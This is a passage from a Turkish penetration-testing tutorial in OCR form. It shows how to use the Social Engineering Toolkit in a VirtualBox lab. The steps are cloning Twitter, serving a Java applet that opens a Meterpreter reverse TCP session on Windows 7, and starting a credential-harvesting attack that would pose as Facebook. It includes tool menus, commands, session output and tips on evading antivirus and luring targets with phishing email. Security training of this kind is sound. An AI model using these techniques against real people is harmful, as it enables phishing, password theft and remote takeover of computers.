
```
meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM
```

Social Engineering Toolkit (SET)[29]

Social Engineering Toolkit (Sosyal Mühendislik Araç Takımı-SET), TrustedSec tarafından geliştirilen ve dünyada en çok kullanılan sosyal mühendislik araçlarından biridir. Sosyal mühendislik saldırı denemelerimizde biz de SET kullanacağız.

SET'i çalıştırmak için komut satırına "setoolkit" yazıyoruz ve aşağıdaki gibi bir ekran karşımıza geliyor:

[29] https://www.trustedsec.com/downloads/social-engineer-toolkit/




Burada Kali üzerinde kurulu gelen SE Toolkit aracının güncel olmayabileceğini söylüyor. Son versiyona güncellemek için Kali bleeding edge repolarını ekliyoruz. Kali bleeding edge repoları Kali üzerindeki birçok sızma testi aracının daha güncel olmasını sağlar. Ağ ayarlarını NAT'a getirip aşağıdaki komutları sırayla giriyoruz:

```
echo deb http://http.kali.org/kali kali-bleeding-edge contrib non-free
main >> /etc/apt/sources.list
apt-get update
apt-get upgrade
```

Şimdi tekrar setoolkit'i çalıştırıyoruz. SE Toolkit'i kötü niyetle kullanmayacağımıza dair onay yazısı çıkıyor. "Y" ile geçiyoruz.

Bizim menüde kullanacağımız adım 1. adım: Sosyal Mühendislik Saldırıları. 1 yazıp “enter” tuşuna basıyoruz.



Karşımıza birçok saldırı seçeneği geliyor:

1. Oltalama, yemleme saldırısı

2. Web sitesi saldırıları

3. USB, flash bellek gibi cihazlar üzerinden saldırı

4. Bir saldırı paketi ve dinleyici oluştur

5. Toplu e-posta saldırısı

6. Arduino saldırıları

7. Kablosuz ağ saldırıları

8. QR kodu üretme saldırısı

9. Powershell saldırıları

10. Üçüncü parti modüller

SET'in bütün maddelerini işlemek için ayrı bir kitap yazmak gerekecektir. Bundan dolayı biz yukarıdaki örneklerden sadece web saldırılarıyla ilgili olanları işleyeceğiz. "2" seçeneğiyle devam ediyoruz.

Burada 2 saldırı yöntemi kullanacağız:

1. Java Applet saldırısı

2. Şifre toplama saldırısı


Bu saldırıları gerçekleştirebilmek için öncelikle Kali saldırı makinemizin ağ ayarlarını değiştirmemiz gerekiyor.

VirtualBox NAT ayarı


SET saldırılarına geçmeden önce tamamlamamız gereken birkaç adım var. Web klonlama ve şifre toplama saldırısı yapacağımız için Kali bilgisayarımızın internete açık olması ama aynı zamanda hedef bilgisayarımızla bağlantıya da

geçebilmesi gerekiyor. Bunun için VirtualBox tarafında ayrı bir NAT ağı tanımlamamız lazım. Şimdi adımlarımıza geçelim.

VirtualBox'u açıp "Preferences" kısmına giriyoruz, "Network" sekmesini ve onun altındaki "NAT Networks"ü seçiyoruz. Bundan sonra sağdaki "+" işaretiyle yeni bir ağ ekliyoruz.




Yeni eklenen ağa çift tıkladığımızda aşağıdaki gibi bir detay görmemiz gerekiyor. Burada gördüğümüz IP aralığı farklı olabilir. Önemli olan bir aralığın tanımlı olması ve DHCP desteğinin seçili olması.




Bu ağ tanımına aldığımız bilgisayarlar hem internete bağlanabilecek hem de kendi aralarında bağlantı kurabilecek.

Son adım olarak kullanacağımız bütün bilgisayarların ağ ayarlarını bu ağa taşıyoruz. Bunun için Kali'nin ayarlarını aşağıda örnek olarak bulabiliriz:




Java applet saldırısı

Bu bölümde Windows 7 işletim sisteminde bir Java saldırısı gerçekleştireceğiz. Saldırının başarılı olabilmesi için hedef alınan makinede Java'nın kurulu olması gerekiyor. Windows 7 üzerinde Internet Explorer web gezginini açarak http://java.com/tr/ adresine gidiyoruz. Buradan Java'yı indirip kurduktan sonra http://www.java.com/en/download/installed.jsp adresinden Internet Explorer'da Java'nın işleyişini test edebilirsiniz. "Agree and Continue" dedikten sonra çıkan ekrana "Run" diyoruz. Düzgün çalışıyorsa aşağıdaki gibi bir ekran gelmesi gerekiyor.




Web gezgini üzerinde çalıştırılacak Java Applet ile saldırımızı gerçekleştireceğiz. Bu yüzden Java'nın web gezgininde düzgün çalıştığından emin olun.

Saldırı kısmına geçmeden önce son bir adım daha kaldı. Java son versiyonlarla birlikte güvenlik kontrollerini sıkılaştırdı. Saldırımızın Java güvenlik kontrolü tarafından engellenmemesi için Kali makinemizin IP adresini "Exception Site List"e (İstisnalar Listesi) ekliyoruz. Bunun için "Başlat Menüsü → Programlar → Java → Configure Java" seçiyoruz. Burada "Security" başlığını seçiyoruz. Aşağıda "Edit Site List" kısmına tıklayıp ekranda görünen Kali makinemize ait 10.10.10.4 IP adresini "Exception Site List"e (İstisnalar Listesi) ekliyoruz. "Apply" ve "OK" ile çıkıyoruz.



Şimdi Kali makinemize dönüp saldırı aşamalarına devam edelim. En son kaldığımız yerde ilk seçeneği "Java Applet Saldırılarını" seçelim. Burada site

kopyalamayla karşı tarafın başka bir siteye girdiğini zannetmesini ve bizim zararlı kodumuzu çalıştırmasını sağlamayı amaçlıyoruz.



İkinci olarak site klonlama seçeneğiyle devam ediyoruz.

```
   set:webattack>2

   [-] NAT/Port Forwarding can be used in the cases where your
SET machine is

   [-] not externally exposed and may be a different IP address
than your reverse listener.

   set> Are you using NAT/Port Forwarding [yes|no]:
```

"No" yazıp "enter"a basıyoruz. Daha sonraki seçenekte mevcut Kali IP'mizi girmemiz gerekiyor.

```
   set:webattack> IP address or hostname for the reverse
connection:10.10.10.4
```

Java kodu için gereken güvenlik sertifikası seçenekleri karşımıza geliyor. Biz burada 2. seçeneği (SET'in kendi sertifikası) seçiyoruz.

```
   1. Make my own self-signed certificate applet.

   2. Use the applet built into SET.

   3. I have my own code signing certificate or applet.
```

```
   Enter the number you want to use [1-3]:
```

Burada görüldüğü gibi yeni Java versiyonu kendinden imzalı kod çalıştırılmasının engellendiğini söylüyor. Sızma testini gerçekleştirdiğiniz yerin güncel yazılımlar kullandığını biliyorsanız burada 3. seçeneği kullanmanız gerekir. Daha sonra klonlamamız gereken sitenin adresini giriyoruz. Ben örnek olarak Twitter sitesini girdim.

```
   set:webattack> Enter the url to clone:http://www.twitter.com
```

Bundan sonra saldırı tipimizi seçiyoruz. En başarılı yöntemlerden birisi 2. seçenek. Genelde virüs programları yakalayamıyor. Biz de "2"yi seçiyoruz.

```
   2) Meterpreter Multi-Memory Injection      This will drop
multiple Metasploit payloads via memory
```


Sonra saldırıyla ilgili detay seçenekler geliyor:

```
   set:payloads>2


   Select the payload you want to deliver via shellcode
injection


      1) Windows Meterpreter Reverse TCP

      2) Windows Meterpreter (Reflective Injection), Reverse
HTTPS Stager

      3) Windows Meterpreter (Reflective Injection) Reverse HTTP
Stager

      4) Windows Meterpreter (ALL PORTS) Reverse TCP

      5) Windows Reverse Command Shell

      6) I'm finished adding payloads.
```

Önce 1. “Meterpreter Reverse TCP”ı seçiyoruz. Sonra port olarak 4444 giriyoruz.

```
   set:payloads> Enter the number for the payload
[meterpreter_reverse_tcp]:

   set:payloads> Enter the port number [443]:4444
```


En son “6”yı seçerek bitiriyoruz ve sitemiz hazırlanıyor. Bundan sonra Windows bilgisayarımızdan Internet Explorer’ı açıp http:/10.10.10.4 (Kali’nin aldığı adres) adresimizi giriyoruz. Aşağıdaki şekilde Java uyarı ekranı geliyor:



“I accept …” yanındaki kutucuğu işaretleyip “Run” ile devam ediyoruz. Kod çalıştıktan sonra fark edilmemesi için klonlanan siteye otomatik olarak yönlendirme yapılıyor. Kali tarafına baktığımızda ise aşağıdaki şekilde erişim sağlandığını görüyoruz.

```
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957487 bytes) to 10.10.10.8
[*] Meterpreter session 1 opened (10.10.10.4:4444 -> 10.10.10.8:50243) at 2016-0
1-07 19:56:40 +0200
```

Şimdi “sessions -l” ile mevcut açılan oturumları görebiliriz. Gördüğünüz gibi 1 numaralı bir adet oturum var.




Bu oturum ile bağlantıya geçelim. Komutumuz “sessions -i Id”:

```
msf exploit(handler) > sessions -i 1

[*] Starting interaction with 1...


meterpreter >
```


Görüldüğü üzere karşı tarafta bir açıklık olup olmadığına bakılmaksızın sisteme sızma sağlandı. Bu saldırı eski Java versiyonlarında çok rahat yapılıyor. Yeni Java versiyonunda yaptığımız ayarla sadece SE Toolkit’in kullanımını göstermeye çalıştık. Burada alacağımız ders eğer keşif aşamasında iyi çalışıp karşı taraftaki çalışan profilini çözebilirsek ve inandırıcı bir e-postayla ilgili adresi gönderip girmesini sağlayabilirsek bilgisayarı ele geçirmemiz mümkün olabilir. Ayrıca hedef sistemde Java’nın 1.8 ve üstü versiyon kullanıldığını biliyorsak “Java kodu için gereken güvenlik sertifikası seçenekleri” kısmında 3. seçeneği seçip güvenli bir sertifikayla kendi geliştirdiğimiz Java kodunu kullanabiliriz.

Şifre toplama saldırısı

Önce 3. “Credential Harvester Attack Method”u (Şifre Toplama Saldırısı) seçelim. Amacımız karşı tarafın mesela Facebook’a giriş yaptığını zannedip şifresini form aracılığıyla bize göndermesini sağlamak.



